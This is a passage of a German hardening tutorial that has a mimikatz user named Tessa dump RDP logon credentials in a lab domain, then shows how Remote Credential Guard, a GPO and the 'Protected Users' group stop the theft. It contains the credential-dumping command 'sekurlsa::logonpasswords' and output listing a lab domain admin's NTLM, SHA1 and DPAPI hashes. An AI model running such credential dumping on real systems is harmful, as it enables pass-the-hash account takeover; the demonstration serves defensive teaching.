Der Administrator meldet sich remote auf M-RDS1 an. Dabei übergibt er seine Anmeldeinformationen. Diese sind dann wieder auf dem Zielsystem verfügbar...



### Der Angriff ohne Remote Credential Guard


Nutzen wir Tessa's mimikatz und sehen uns die Anmeldung auf M-RDS1 an:



Der Hash ist verschlüsselt – dank Device Guard. Aber wie lange wird dieser Schutz bestehen? Besser wäre es, wenn der Server die Anmeldeinformationen nie sehen würde.


### Gegenmaßnahme: Aktivierung des Remote Credential Guards

Auf dem Remote-Desktop-Server muss ein Registry-Key erstellt werden, der die Funktion aktiviert:




### Der Angriff mit laufendem Remote Credential Guard


Der Admin startet wieder eine RDP-Verbindung – dieses mal mit RemoteGuard. Man beachte das SingleSignOn:




Wenn Tessa nun mit mimikatz die Anmeldungen prüft, dann findet sie keine AnmeldeHashes mehr:



Was passiert, wenn die RDP-Session wie gewohnt aufgebaut wird – alternativ mit einem Drittanbieter-Tool:




Das SSO ist verschwunden. Der Remote-Credential-Guard arbeitet so nur auf explizite Anweisung. Das sieht mimikatz auch:




### Tipp: RCG mit GPOs erzwingen

Mit einer GPO kann Remote Credential Guard dauerhaft angefordert werden:




Achtung: diese Einstellung kann zwar von Windows Server 2012 R2 verarbeitet werden, jedoch ist das DropDown-Feld in den Optionen erst in der späteren ADMX des Windows Server 2016 dabei, da 2012R2 immer im Modus „eingeschränkte Verwaltung anfordern“ arbeitet. Remote Credential Guard steht erst seit Windows Server 2016 zur Verfügung. Die Absicherung ist also möglich, ggf. sind Einschränkungen zu erwarten (versuche eine mmc mit Remoting...)


Auf einem nativen 2012 R2 sieht die Einstellung so aus:



Nach einem gpupdate verarbeitet der Server die Anforderung wie gewünscht per Default:



Beim Erzwingen funktioniert der Verbindungsaufbau mit Servern, die mit Remote Credential Guard umgehen können. Bei anderen Servern sieht die Meldung dann etwa so aus:



### Szene 3 – Pass The Hash & „Protected Users“

#### Der Angriff ohne „Protected Users“

Zunächst entferne ich die Konfiguration des Device Guard und die Erzwingung des Remote Credential Guards von meinem Server M-RDS1. Dann teste ich mit einer Remoteanmeldung des Admins und Tessa's mimikatz, ob wieder alle NTLM-Hashes lesbar sind:

```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 6043642 (00000000:005c37fa)
Session          : RemoteInteractive from 6
User Name        : paul.paulsen
Domain           : crashwork
Logon Server     : C-DC1
Logon Time       : 07.09.2017 18:48:54
SID              : S-1-5-21-1177517226-1602663337-105240072-1103

msv :
  [00000003] Primary
  * Username : Paul.Paulsen
  * Domain   : crashwork
  * NTLM     : 92937945b518814341de3f726500d4ff
  * SHA1    : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
  * DPAPI   : a0ce6acf834b4ca8ca0ddbcf93030d8c
tspkg :
wdigest :
  * Username : Paul.Paulsen
  * Domain   : crashwork
  * Password : (null)
kerberos :
  * Username : paul.paulsen
  * Domain   : CRASHWORK.GLOBAL
  * Password : (null)
ssp :
credman :
```


Wen haben wir denn hier? Das ist ein Domänen-Benutzer mit einer RDP-Sitzung auf den Rechner von Tessa. Durch eine kleine Recherche habe ich herausgefunden, dass dieser Benutzer Mitglied der Gruppe Domain-Admins ist...

Wenn sich ein solcher Benutzer einmal auf einem Server anmeldet, dann merkt sich dieser die Credentials auch nach der Abmeldung:

```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 6836373 (00000000:00685095)
Session          : RemoteInteractive from 7
User Name        : paul.paulsen
Domain           : crashwork
Logon Server     : C-DC1
Logon Time       : 07.09.2017 19:05:12
SID              : S-1-5-21-1177517226-1602663337-105240072-1103

msv :
  [00000003] Primary
  * Username : Paul.Paulsen
  * Domain   : crashwork
  * NTLM     : 92937945b518814341de3f726500d4ff
  * SHA1    : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
  * DPAPI   : a0ce6acf834b4ca8ca0ddbcf93030d8c
tspkg :
wdigest :
  * Username : Paul.Pau
  * Domain   : crashwor
  * Password : (null)
kerberos :
  * Username : Paul.Pau
  * Domain   : CRASHWOR
  * Password : (null)
ssp :
credman :
```




Prozesse	Leistung	Benutzer	Details	Dienste
			5% CPU	20% Arbeitss...
>	tessa.test (15)		5,3%	96,0 MB

Kann ein Angreifer diese Daten ausspähen und sind sie bis dahin noch gültig (keine Passwortänderung), dann wird es gefährlich.

#### Gegenmaßnahme: die Mitgliedschaft in der Gruppe „Protected Users“




Idealerweise meldet sich ein Benutzer dieser Berechtigungsstufe nicht irgendwo mal eben an. Dennoch sind auch „niedere“ administrative Gruppenmitgliedschaften gefährdet. Abhilfe schaffen regelmäßig geänderte Kennworte oder zusätzlich die Mitgliedschaft in der Gruppe „Protected Users“. Hier wird der Benutzer paul.paulsen in die Gruppe aufgenommen:



### Der Angriff mit „Protected Users“

Wenn sich der Benutzer nun erneut auf dem Server von Tessa anmeldet, dann verändert sich die Ansicht im mimikatz:




Es werden keine Anmeldeinformationen zwischengespeichert. Mimikatz kann nichts auslesen.

### Tipps und wichtige Infos

- zwischengespeicherten Anmeldeinformationen werden für Mitglieder der Gruppe „Protected Users“ nur auf Betriebssystemen ab Windows Server 2012 und Windows 8 vermieden. Für ältere Betriebssysteme ist diese Gruppe wie jede andere AD-Gruppe, in der ein Benutzer Mitglied ist: das System speichert trotzdem die Informationen zwischen
- ohne zwischengespeicherte Anmeldeinformationen ist eine Anmeldung ohne Domain Controller nicht möglich:





